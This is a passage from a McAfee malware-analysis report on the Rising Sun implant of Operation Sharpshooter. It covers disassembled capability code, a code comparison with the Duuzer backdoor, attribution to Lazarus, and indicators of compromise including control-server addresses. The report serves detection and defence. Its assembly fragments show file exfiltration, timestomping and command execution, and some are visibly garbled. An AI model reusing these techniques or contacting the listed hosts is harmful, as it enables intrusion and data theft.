    mov    r8x, rbx ; lpFileName
    mov    [rsp+0H10h+dwFlagsAndAttributes], FILE_ATTRIBUTE_NORMAL ; dwFlagsAndAttributes
    mov    [rsp+0H10h+dwCreationDisposition], CREATE_ALWAYS ; dwCreationDisposition
    call   cs:createfileW
    rsi   rsi
    cmp   rax, INVALID_HANDLE_VALUE
    jnz   short loc_13FEFC59D
    lea    rcx, [rbp+910h+Src] ; Dst
    mov    edx, 0A0h ; Val
    mov    r8d, 400h ; Size
    call   memset
    lea    r8d, [r15+1]
    lea    rcx, [rbp+910h+Src] ; Src
    mov    edx, 400h
    call   send_data_to_Cnc_i_e_conn_mecha
    jmp   loc_13FEFC747

; -----
loc_13FEFC59D:          ; CODE XREF: write_file_to_disk+38A7j
                        ; DATA XREF: .rdata:000000013FF1282810 ...
    mov    [rsp+0A10h+arg_10], r14
    mov    [rsp+0A10h+arg_8], rdi
    nop
    duord ptr [rax]

loc_13FEFC5B0:          ; CODE XREF: write_file_to_disk+45E1j
    lea    rcx, [rbp+910h+Dest] ; Dst
    xor    edx, edx ; Val
    mov    r8d, 400h ; Size
    mov    [rsp+0A10h+hMem], r15
    call   memset
    mov    r8d, c$modified_time_stamp
    lea    rdx, ajQuery2017D009 ; "jquery2017%d%09.css"
    lea    rcx, [rbp+910h+Dest] ; Dest
    mov    r9d, r12d
    call   sprintF
    lea    r8, [rbp+910h+Dest]
    lea    rdx, [rsp+0A10h+nNumberOfBytesToWrite]
    lea    rcx, [rsp+0A10h+hMem]
    rinc  r14d, 1
    call   CnC_conn_2
    mov    r14d, eax
    cmp   eax, 30H
    jz    short loc_13FEFC644
    mov    rbx, [rsp+0A10h+hMem]
    edi, [rsp+0A10h+nNumberOfBytesToWrite]
    lea    r9, [rsp+0A10h+nNumberOfBytesWritten] ; lpNumberOfBytesWritten
    lea    rdx, [rbx+4] ; lpBuffer
    mov    r8d, edi ; nNumberOfBytesToWrite
    mov    rcx, rsi ; hFile
    mov    quword ptr [rsp+0A10h+dwCreationDisposition], r15 ; lpOverlapped
    call   cs:writeFile
```

Figure 13. Getting file contents from the control server to create a file.

## REPORT

### Capability #10: Delete file

Command code = 0x78005D008B00C6.

#### Description

- Delete a file specified by the control server if it is not a directory.
- Send a buffer (size=0x400) containing repeating 0x55 to the control server if successful or 0xAA if failed.

### Capability #11: Get additional file information for files in a directory

Command code = 0x0D0057005B00C4.

#### Description

- If the file path specified is a directory, then enumerate all files in the directory and send to the control server, including:
  - File size
  - File attributes
  - File creation time
- If the file path is not a directory (regular file), then the implant fetches a DWORD pointed to by offset 0x3C in the file.
  - This parses MZ (executable) files, in particular where the location of IMAGE\_NT\_HEADERS is specified at offset 0x3C.
  - The implant reads the compile date of the MZ files by reading the time stamp (DWORD) at IMAGE\_NT\_SIGNATURE + 0x08.

- The implant also records other data about MZ files:

- File attributes
- File size
- File creation time
- Last access time
- File write time
- MZ compile time

```
mov    [rsp+88h+hTemplateFile], 0 ; hTemplateFile
mov    [rsp+88h+dwFlagsAndAttributes], eax ; dwFlagsAndAttributes
lea    r8d, [r9*3] ; dwShareMode
mov    edx, GENERIC_READ ; dwDesiredAccess
mov    rcx, rbx ; lpFileName
mov    [rsp+88h+dwCreationDisposition], OPEN_EXISTING ; dwCreationDisposition
cs:createfileW
mov    rbx, rax
cmp    rax, INVALID_HANDLE_VALUE
jz    loc_13FEFB325
xor    r9d, r9d ; dwMoveMethod
xor    r8d, r8d ; lpDistanceToMoveHigh
mov    rcx, rbx ; hFile
lea    edx, [r9+3Ch] ; lDistanceToMove = IMAGE_DOS_HEADER.EXE_HEADER
call  cs:SetFilePointer
lea    r9, [rsp+88h+NumberOfBytesRead] ; lpNumberOfBytesRead
lea    rdx, [rsp+88h+Buffer] ; lpBuffer
mov    r8d, 4 ; nNumberOfBytesToRead
mov    rcx, rbx ; hFile
mov    qword ptr [rsp+88h+dwCreationDisposition], 0 ; lpOverlapped
call  cs:Readfile
mov    edx, [rsp+88h+Buffer]
xor    r9d, r9d ; dwMoveMethod
xor    r8d, r8d ; lpDistanceToMoveHigh
mov    rcx, rbx ; hFile
add    edx, 8 ; lDistanceToMove = EXE_HEADER (SIGNATURE) + 0x08 = COMPILE TIME STAMP
call  cs:SetFilePointer
lea    rdx, [rdi+1020h] ; lpBufFor
lea    r9, [rsp+88h+NumberOfBytesRead] ; lpNumberOfBytesRead
mov    r8d, 4 ; nNumberOfBytesToRead
mov    rcx, rbx ; hFile
mov    qword ptr [rsp+88h+dwCreationDisposition], 0 ; lpOverlapped
call  cs:Readfile
```

Figure 14. Implant reading the compilation timestamp of a specified MZ (Windows executable) file.

## REPORT

### Capability #12: Connect to an IP address

Command code = 0x0B700150099005C.

#### Description

- Tests a connection to a specified network IP address over a specified port number.
- The implant only attempts to connect to the network address.
- Based on the connection attempt, sends a buffer (size=0x400) containing repeating 0x55 to the control server if successful or 0xAA if failed.

### Capability #13: Change file attributes

Command code = 0x0EC001700B2005D.

#### Description

- Modifies the following file information based on the content specified by the control server:
  - File attributes (hidden, system, etc.)
  - If the file is an MZ, then the compile time stamp of the file is also modified in the PE header.
  - If the file is not an MZ, then the implant can move the file to a different location after modifying its attributes.

```
mov    rcx, rdi      ; lpFileName
call   cs:SetFileAttributesW
test   eax, eax
jz    short loc_13FEFCDC9
mov    eax, [rbp+1BB0h+var_C2C]
xor    r9d, r9d      ; lpSecurityAttributes
mov    [rsp+1C80h+hTemplateFile], r12 ; hTemplateFile
mov    [rsp+1C80h+dwFlagsAndAttributes], eax ; dwFlagsAndAttributes
lea    r8d, [r9+3]   ; dwShareMode
mov    edx, GENERIC_WRITE or GENERIC_READ ; dwDesiredAccess
mov    rcx, rdi      ; lpFileName
mov    [rsp+1C80h+dwCreationDisposition], OPEN_EXISTING ; dwCreationDisposition
call   cs>CreateFileW
mov    rbx, rax
cmp    rax, INVALID_HANDLE_VALUE
jz    short loc_13FEFCDC9
lea    r9, [rbp+1BB0h+LastWriteTime] ; lpLastWriteTime
lea    r8, [rbp+1BB0h+LastAccessTime] ; lpLastAccessTime
lea    rdx, [rbp+1BB0h+CreationTime] ; lpCreationTime
mov    rcx, rbx      ; hFile
call   cs:SetFileTime
```

Figure 15. Implant modifying the attributes and file times for a file.

### Capability #14: Variant of change file attributes (capability #13)

Command code = 0x0E200D2007C008E.

#### Description

- Changes file attributes (hidden, system, etc.) and moves the file to a different location.

## Attribution

Attributing an attack to any threat group is often riddled with challenges, including potential “false flag” operations by other threat actors. Technical evidence alone is not sufficient to attribute this activity with high confidence. However, based on our analysis, this operation shares multiple striking similarities with other the Lazarus Group attacks; thus we present them for further analysis. Although these similarities point to Lazarus, we also must consider the possibility of false flags.

- The malicious Word documents were created in a Korean-language environment. (The code page is in Korean.)
- The implant uses a variant of the dynamic API resolution technique we have observed with multiple Lazarus implants.
- The operation is very similar to a Lazarus operation from 2017 that targeted the US defense and energy sectors. The techniques, tactics, and procedures match those in this previous operation.
- Rising Sun is an evolution of the Lazarus backdoor Duuizer, which was circulated in 2015 and targeted South Korea.

## Comparing Rising Sun to Duuizer

The Advanced Threat Research team found that Rising Sun shares code with the Duuizer implant family, which was identified by the security community as belonging to Lazarus. We compared the following samples and detail their similarities and differences.

Samples used for comparison:

- **Rising Sun:** f3bd9e1c01f2145eb475a98c87f94a25
- **Duuizer:** 73471f41319468ab207b8d5b33b0b4be

### Configuration data

Although the decryption schemes used by Rising Sun and Duuizer are different, both implants use similar configuration data used to drive their reconnaissance capabilities:

Configuration data decoded by Duuizer	Configuration data decoded by Rising Sun
VboxHook.dll	VboxHook.dll
tmp SOFTWARE\	tmp SOFTWARE\
Microsoft\Windows	Microsoft\Windows
NT\CurrentVersion	NT\CurrentVersion
ProductName RUNAS;	ProductName RUNAS;
RUN; DLL; winsta0\	RUN; DLL; winsta0\
default Kernel32.	default Kernel32.
dll lnk SOFTWARE\	dll lnk SOFTWARE\
Microsoft\Windows\	Microsoft\Windows\
CurrentVersion\Run	CurrentVersion\Run
perfd000 dat	C:\Program Files\
	Internet Explorer\
	iexplore.exe ntuser
	LOG8

## REPORT

### Library/API resolution

Both implants use the same technique of constructing and decoding library and API names for dynamic API resolution. We explained this technique (a variant of byte-chunk library/API name construction) in a preceding section. Although the encoded data blob consisting of the library/API strings in Duuzer is 0x181 bytes in size and is decoded using 0x30 as the XOR key, the encoded data blob in Rising Sun is 0x147 bytes in size and is decoded using 0xC8 as the XOR key.

```
mov    dword ptr [rsp+10Bh+18Bh+18h], 6F026347h ; w52_32.dll
mov    dword ptr [rsp+10Bh+18Bh+1Ch], 57305C5Ch ; getsockname
mov    dword ptr [rsp+10Bh+var_19h], 5F40A955h
mov    dword ptr [rsp+10Bh+var_18h], 5F40A955h
mov    dword ptr [rsp+10Bh+var_18h], 30385550h
mov    dword ptr [rsp+10Bh+var_18h], A23B030Bh ; recv
mov    dword ptr [rsp+10Bh+var_18h], 5553930Bh ; closesocket
mov    dword ptr [rsp+10Bh+var_18h], 3038363Bh
mov    dword ptr [rsp+10Bh+var_17h], 5553930Bh ; htons
mov    dword ptr [rsp+10Bh+var_17h], 5553930Bh ; ntohs
mov    dword ptr [rsp+10Bh+var_16h], 5A5830Bh ; htons
mov    dword ptr [rsp+10Bh+var_16h], 20435E5Fh
mov    dword ptr [rsp+10Bh+var_16h], 593030Bh ; inet_ntoa
mov    dword ptr [rsp+10Bh+var_15h], 6F4555Eh
mov    dword ptr [rsp+10Bh+var_15h], 6F4555Eh
mov    dword ptr [rsp+10Bh+var_15h], 5553930Bh ; select
mov    dword ptr [rsp+10Bh+var_15h], 5553930Bh ; GetFileVersionInfoW
mov    dword ptr [rsp+10Bh+var_14h], 5A55555Ch
mov    dword ptr [rsp+10Bh+var_14h], 5A55555Ch
mov    dword ptr [rsp+10Bh+var_14h], 58445557h ; gethostbyname
mov    dword ptr [rsp+10Bh+var_14h], 524A320Bh
mov    dword ptr [rsp+10Bh+var_14h], 524A320Bh
mov    dword ptr [rsp+10Bh+var_13h], 3038363Bh
mov    dword ptr [rsp+10Bh+var_13h], 3038363Bh
mov    dword ptr [rsp+10Bh+var_13h], 5F53030Bh ; connect
mov    dword ptr [rsp+10Bh+var_13h], 5F53030Bh ; connect
mov    dword ptr [rsp+10Bh+var_12h], 713030Abh ; advapi32.dll
mov    dword ptr [rsp+10Bh+var_12h], 713030Abh ; advapi32.dll
mov    dword ptr [rsp+10Bh+var_12h], 7E08559h
mov    dword ptr [rsp+10Bh+var_12h], 7E08559h
mov    dword ptr [rsp+10Bh+var_11h], 3038363Bh
mov    dword ptr [rsp+10Bh+var_11h], 3038363Bh
mov    dword ptr [rsp+10Bh+var_10h], 809BEAC9h ; advapi32.dll
mov    dword ptr [rsp+10Bh+var_10h], 809BEAC9h ; advapi32.dll
mov    dword ptr [rsp+10Bh+var_F0], 809BEAC9h ; OpenProcessToken
mov    dword ptr [rsp+10Bh+var_ECh], 809BEAC9h ; CreateThread
mov    dword ptr [rsp+10Bh+var_E4], 809BEAC9h ; ReadFile
mov    dword ptr [rsp+10Bh+var_E4], 809BEAC9h ; ReadFile
mov    dword ptr [rsp+10Bh+var_D0], 809BEAC9h ; ControlService
```

Figure 16. Duuizer string blob (at left) compared to a Rising Sun string blob.

```
decode_more_chars:
    xor    rax, rax
    inc    rbx
    mov    rbx, 1Bh
    jb    short decode_more_chars
    lea    rdx, [rsp+10Bh+10h+rbx]
    mov    [rsp+10Bh+10h+rbx], rdx
    call   cs:read16b
    .CODE XREF: build_imports+30Eh
decode_more_chars:
    xor    rax, rax
    inc    rbx
    mov    rbx, 1Bh
    jb    short decode_more_chars
    lea    rdx, [rsp+10Bh+10h+rbx]
    mov    [rsp+10Bh+10h+rbx], rdx
    call   cs:read16b
    .CODE XREF: build_imports+20Eh
    xor    rax, rax
    inc    rbx
    mov    rbx, 1Bh
    jb    short decode_more_chars
    lea    rdx, [rsp+10Bh+10h+rbx]
    mov    [rsp+10Bh+10h+rbx], rdx
    call   cs:read16b
```

Figure 17. Matching Duuizer (at left) and Rising Sun data blob decoding schemes.

### Library names

Another similarity between the two implant families is that some of the decoded library names consist of randomized characters. For example, Duuizer capitalizes random characters of the following library name:

#### ■ uSEr32.dll

Rising Sun does something similar in these library names:

#### ■ vErslon.dll

#### ■ advapI32.dLL



## REPORT

### Capability #1: Execute commands

Both implants can execute commands using cmd.exe with the output redirected to a temp file on the endpoint:

- cmd.exe /c "<command> > <%temp%>\<Temp\_File\_Prefix><random>.tmp" 2>&1

Both implants support changing directories natively, without having to execute cd commands through the shell. Supported cd commands:

- cd <directory\_path>
- cd.
- cd\

```

lea    r9, [rbp+800h+TempFileName] ; lpTempFileName
lea    rdx, PrefixString ; "ZD"
lea    rcx, [rbp+300h+Buffer] ; lpPathName
xor    r8d, r8d ; ; unique
call   cs:GetTempFileNameV
xor    edx, edx ; ; Val
lea    rcx, [rsp+380h+StartupInfo.lpReserved] ; Dst
lea    r8d, [rdx+60h] ; Size
call   _memset
xor    eax, eax
lea    rdx, SubStr ; ""
mov    rcx, rsi
mov    [rsp+380h+ProcessInformation.hProcess], r13
mov    [rsp+380h+ProcessInformation.hThread], rax
mov    quord ptr [rsp+380h+ProcessInformation.dwProcessId], rax
mov    [rsp+380h+StartupInfo.cb], 68h
mov    [rbp+300h+dwFlags], 1
mov    [rbp+300h+StartupInfo.bShowWindow], r19h
call   cs:_StrToInt
lea    rdx, [rbp+300h+Buffer] ; lpBuffer
mov    ecx, 400h ; nBufferLength
call   cs:GetTempPathW
lea    r9, [rbp+300h+TempFileName] ; lpTempFileName
lea    rdx, [rbp+300h+lpTempFileName] ; lpTempFileName
xor    r8d, r8d ; ; unique
call   cs:GetTempFileNameV
lea    rdx, [rbp+300h+TempFileName]
lea    r9, ax ; xe '/'
mov    quord ptr [rsp+380h+dwCreationFlags], rdx
lea    r8d, [rbp+300h+Commandline] ; LPVOID
lea    rdx, a5d,e5c$21 ; "%d.%esc\%2>> %5" 2>&1
mov    quord ptr [rsp+380h+binherithandles], rsi
call   cs:_sprintfW
lea    rdx, [rsp+380h+ProcessInformation]
lea    rax, [rsp+380h+StartupInfo]
mov    [rsp+380h+lpStartUpInfo], rdx ; lpProcessInformation
mov    [rsp+380h+lpStartUpInfo], rax ; lpStartupInfo
mov    [rsp+380h+lpCurrentDirectory], r13 ; lpCurrentDirectory
mov    [rsp+380h+lpEnvironment], r13 ; lpEnvironment
lea    rdx, [rbp+300h+Commandline] ; lpCommandLine
xor    r9d, r9d ; ; lpThreadAttributes
xor    r8d, r8d ; ; lpProcessAttributes
xor    ecx, ecx ; ; lpApplicationName
mov    [rsp+380h+dwCreationFlags], r13d ; dwCreationFlags
mov    [rsp+380h+binherithandles], r13d ; binherithandles
call   cs:createprocessW
    
```

```

lea    r9, [rbp+360h+TempFileName] ; lpTempFileName
lea    rdx, PrefixString ; "ZD"
lea    rcx, [rbp+360h+Buffer] ; lpPathName
xor    r8d, r8d ; ; unique
call   cs:GetTempFileNameV
xor    edx, edx ; ; Val
lea    rcx, [rsp+376h+StartupInfo.lpReserved] ; Dst
lea    r8d, [rdx+60h] ; Size
call   _memset
xor    eax, eax
lea    rdx, SubStr ; ""
mov    rcx, rsi
mov    [rsp+376h+ProcessInformation.hThread], rax
mov    quord ptr [rsp+376h+ProcessInformation.dwProcessId], rax
mov    eax, 'd'
mov    [rbp+360h+var_366C], ax
mov    eax, '_'
rcx, rbx
mov    [rbp+360h+var_3662], ax
mov    eax, 'e'
mov    [rbp+376h+ProcessInformation.r15], r15
mov    [rbp+360h+var_3680], ax
mov    eax, '>'
mov    [rbp+376h+StartupInfo.cb], 68h
mov    [rbp+360h+var_367E], ax
mov    eax, 'A'
mov    [rbp+360h+StartupInfo.dwFlags], 1
mov    [rbp+360h+var_3670], 600003h ; "m"
mov    [rbp+360h+var_3660], 65002Eh ; "."
mov    [rbp+360h+var_367C], ax ; "6"
mov    [rbp+360h+var_3666], 650078h ; "ex"
mov    [rbp+360h+var_3660], 63002Fh ; "/"
mov    [rbp+360h+var_365C], r15w
mov    [rbp+360h+var_367A], '1'
call   cs:_sprintfW
lea    rdx, [rbp+360h+Buffer] ; lpBuffer
mov    ecx, 400h ; nBufferLength
call   cs:GetTempPathW
lea    r9, [rbp+360h+TempFileName] ; lpTempFileName
lea    rdx, a8h ; ; AMT
lea    r8d, r8d ; ; unique
call   cs:_sprintfW
lea    rdx, [rbp+360h+Buffer] ; lpPathName
mov    quord ptr [rsp+376h+dwCreationFlags], rdx
lea    r8, [rbp+360h+var_3670]
lea    rdx, [rbp+360h+Commandline] ; LPVOID
lea    rdx, a555 ; "%s>> %s"
mov    eax, 'S'
mov    quord ptr [rsp+376h+binherithandles], rax
call   cs:_sprintfW
lea    rdx, [rsp+376h+ProcessInformation]
lea    rax, [rsp+376h+StartupInfo]
mov    [rsp+376h+lpStartUpInfo], rdx ; lpProcessInformation
mov    [rsp+376h+lpStartUpInfo], rax ; lpStartupInfo
mov    [rsp+376h+lpCurrentDirectory], r13 ; lpCurrentDirectory
mov    [rsp+376h+lpEnvironment], r13 ; lpEnvironment
lea    rdx, [rbp+360h+Commandline] ; lpCommandLine
xor    r9d, r9d ; ; lpThreadAttributes
xor    r8d, r8d ; ; lpProcessAttributes
xor    ecx, ecx ; ; lpApplicationName
mov    [rsp+376h+dwCreationFlags], r15d ; dwCreationFlags
mov    [rsp+376h+binherithandles], r15d ; binherithandles
call   cs:createprocessW
    
```

Figure 19. Duuzer (at left) and Rising Sun show similar code signatures for executing commands.

```

lea    r8d, [r13+8] ; MaxCount
lea    rdx, abd ; "cd "
mov    rcx, rsi ; Str1
mov    ebx, r13d
mov    [rsp+380h+NumberOFBytesRead], r13d
mov    r12d, r13d
call   _wscnicmp
test   eax, eax
jz    cd_loc
lea    r8d, [r13+8] ; MaxCount
lea    rdx, abd_0 ; "cd\\""
mov    rcx, rsi ; Str1
call   _wscnicmp
test   eax, eax
jz    cd_loc
    
```

```

lea    r8d, [r15+8] ; MaxCount
lea    rdx, abd ; "cd "
rcx, rbx ; Str1
mov    [rsp+376h+NumberOFBytesRead], r15d
lea    rsi, [r15-6h]
call   _wscnicmp
test   eax, eax
jz    cd_loc
lea    r8d, [r15+8] ; MaxCount
lea    rdx, abd_0 ; "cd\\""
rcx, rbx ; Str1
mov    [rsp+376h+NumberOFBytesRead], r15d
call   _wscnicmp
test   eax, eax
jz    cd_loc
    
```

Figure 20. Similar "cd" command checks in Duuzer (at left) and Rising Sun.



## REPORT

### Capability #6: Get file times

Both implants implement the same capabilities:

- Find files based on a filename search string (for example, \*.\* or \*.txt)
- For each file found, get the following times:
  - File creation time
  - Last access time (including read, write, or execute operations)

```
lea    rdx, [rsp+100h+findFileData] ; lpFindFileData
mov    rsi, rdx
mov    r13, cs:findFileTime
cmp    rax, 100000000h ; INVALID_HANDLE_VALUE
jz    loc_10F9666B

; CODE XREF: get_file_times+801J
lea    rsi, [rsp+100h+findFileData.FileName]
mov    rdx, rsi
mov    rax, 2
repne scasb
jz    loc_10F9666B
lea    rsi, [rsp+100h+findFileData.FileName]
mov    rdx, rsi
mov    rax, 3
repne scasb
jz    loc_10F9666B
or    rax, 000000ffh
lea    rsi, [rsp+100h+findFileData.FileName]
repne scasb
jz    loc_10F9666B
lea    rsi, [rcx+rsvr]
mov    rdx, rsi
mov    rax, 40000000h
jnc    short loc_10F96690
mov    rdx, ebx
call    RtlMoveMemory
call    send_data_to_CnC
rep    rax, 40000000h
jz    loc_10F9666B
xor    ebx, ebx

; CODE XREF: get_file_time+801J
lea    rdx, [rsp+100h+lpFindFileTime] ; lpFindFileTime
call    cs:findFileTime
lea    rdx, [rsp+100h+lpFindFileTime]; lpFindFileTime
lea    rdx, [rsp+100h+lpFindFileTime]; lpFindFileTime
lea    rdx, [rsp+100h+lpFindFileTime]; lpFindFileTime
lea    rdx, [rsp+100h+lpFindFileTime]; lpFindFileTime
call    cs:findFileTime
call    cs:findFileTime
test   byte ptr [rsp+100h+findFileData.lpFindFileAttributes], FILE_ATTRIBUTE_DIRECTORY
; CODE XREF: get_file_time+801J
;
```

Figure 23. Similarities in Duuzer's (at left) and Rising Sun's code for gathering file times.

### Capability #7: Read a file

Both implants can read the contents of a file specified by the control server and exfiltrate the contents of the file.

### Capability #8: Clear process memory

There are no significant similarities between the two implants.

### Capability #9: Write a file to disk

Both implants can write content served by the control server to a file on disk (with file path also specified by the control server) using the same sequence of actions:

- Get a file path from the control server and create a file corresponding to the file path.
- Fetch content to be written to the file from the control server using the implant-specific communication mechanism.
- Once the content has been written to the file path, send either a success or a failure response to the control server.

### Capability #10: Delete file

Both implants can delete a file specified by the control server if it is not a directory.

```
; CODE XREF: delete_file+801J
lea    rdx, asc_10FF105NC ; "\\"...
mov    r8x, rdx
call    cs:cstrTrim
mov    rdx, r8x
call    cs:DeleteFileAttributed
test   al, FILE_ATTRIBUTE_DIRECTORY
jz    loc_10F967E3
lea    rdx, [rcx,lpFileName]
call    cs:DeleteFileAttributed
test   al, FILE_ATTRIBUTE_DIRECTORY
jz    short not_a_dir_delete_file.cmd
mov    rdx, ebx
mov    r8x, memory
lea    rdx, r8x ; "\\"...
xor    r9d, r9d
rep    rax, 40000000h
call    send_response_to_CnC
jmp    loc_10F967E3

; CODE XREF: delete_file+801J
not_a_dir_delete_file.cmd: ; CODE XREF: command_handler+380f
lea    rdx, [rsp+100h+lpFileName] ; lpFileName
call    cs:DeleteFileAttributed
;
```

Figure 24. Similarities in Duuzer's (at left) and Rising Sun's code for deleting a file.



## Differences between Rising Sun and Duuzer

There are some notable differences in implementation between the two families.

**Communication mechanism:** Duuzer uses a simple socket-based communication mechanism to send and receive data from its control server. Rising Sun uses an HTTP-based mechanism. This difference may be an enhancement by the attackers because masking the control server communication is more effective against detection by the human eye and network intrusion prevention systems. High-level differences in the communication mechanisms:

- Communication schemes (native socket vs. HTTP).
- Command codes used to indicate a specific capability
- Return codes/data indicating success or failure of a command's execution

**Encoding schemes:** Apart from the library and API name construction and decoding, the encryption schemes used in the implant are quite different. While Duuzer uses a custom XOR scheme to decode its configuration data, Rising Sun uses the RC4 stream algorithm.

## Conclusion

Our discovery of a new, high-function implant is another example of how targeted attacks attempt to gain intelligence. The malware moves in several steps. The initial attack vector is a document that contains a weaponized macro to download the next stage, which runs in memory and gathers intelligence. The victim's data is sent to a control server for monitoring by the actors, who then determine the next steps.

We have not previously observed this implant. Based on our telemetry, we discovered that multiple victims from different industry sectors around the world have reported these indicators. Operation Sharpshooter's similarities to Lazarus Group malware are striking, but that does not ensure attribution. Was this attack just a first-stage reconnaissance operation, or will there be more? We will continue to monitor this campaign and will report further when we or others in the security industry receive more information. The McAfee Advanced Threat Research team encourages our peers to share their insights and attribution of who is responsible for Operation Sharpshooter.

**Indicators of Compromise****MITRE ATT&CK™ techniques**

- Account discovery
- File and directory discovery
- Process discovery
- System network configuration discovery
- System information discovery
- System network connections discovery
- System time discovery
- Automated exfiltration
- Data encrypted
- Exfiltration over command and control channel
- Commonly used port
- Process injection

**Hashes**

- 8106a30bd35526bded384627d8eebce15da35d17
- 66776c50bcc79bbcecdbe99960e6ee39c8a31181
- 668b0df94c6d12ae86711ce24ce79dbe0ee2d463
- 9b0f22e129c73ce4c21be4122182f6dcfc351c95
- 31e79093d452426247a56ca0eff860b0ecc86009

**Control servers**

- 34.214.99.20/view\_style.php
- 137.74.41.56/board.php
- kingkoil.com.sg/board.php

**Document URLs**

- hxxp://208.117.44.112/document/Strategic Planning Manager.doc
- hxxp://208.117.44.112/document/Business Intelligence Administrator.doc
- hxxp://www.dropbox.com/s/2shp23ogs113hnd/Customer Service Representative.doc?dl=1

**McAfee detection**

- RDN/Generic Downloader.x
- Rising-Sun
- Rising-Sun-DOC

## About McAfee

McAfee is the device-to-cloud cybersecurity company. Inspired by the power of working together, McAfee creates business and consumer solutions that make our world a safer place. By building solutions that work with other companies' products, McAfee helps businesses orchestrate cyber environments that are truly integrated, where protection, detection, and correction of threats happen simultaneously and collaboratively. By protecting consumers across all their devices, McAfee secures their digital lifestyle at home and away. By working with other security players, McAfee is leading the effort to unite against cybercriminals for the benefit of all.

[www.mcafee.com](http://www.mcafee.com).

## About McAfee Labs and Advanced Threat Research

McAfee Labs, led by McAfee Advanced Threat Research, is one of the world's leading sources for threat research, threat intelligence, and cybersecurity thought leadership. With data from millions of sensors across key threats vectors—file, web, message, and network—McAfee Labs and McAfee Advanced Threat Research deliver real-time threat intelligence, critical analysis, and expert thinking to improve protection and reduce risks.

[www.mcafee.com/us/mcafee-labs.aspx](http://www.mcafee.com/us/mcafee-labs.aspx).



2821 Mission College Blvd.  
Santa Clara, CA 95054  
888.847.8766  
[www.mcafee.com](http://www.mcafee.com)

McAfee and the McAfee logo are trademarks or registered trademarks of McAfee, LLC or its subsidiaries in the US and other countries. Other marks and brands may be claimed as the property of others. MITRE ATT&CK and ATT&CK are trademarks of The MITRE Corporation. Copyright © 2018 McAfee, LLC. 4197\_1218  
DECEMBER 2018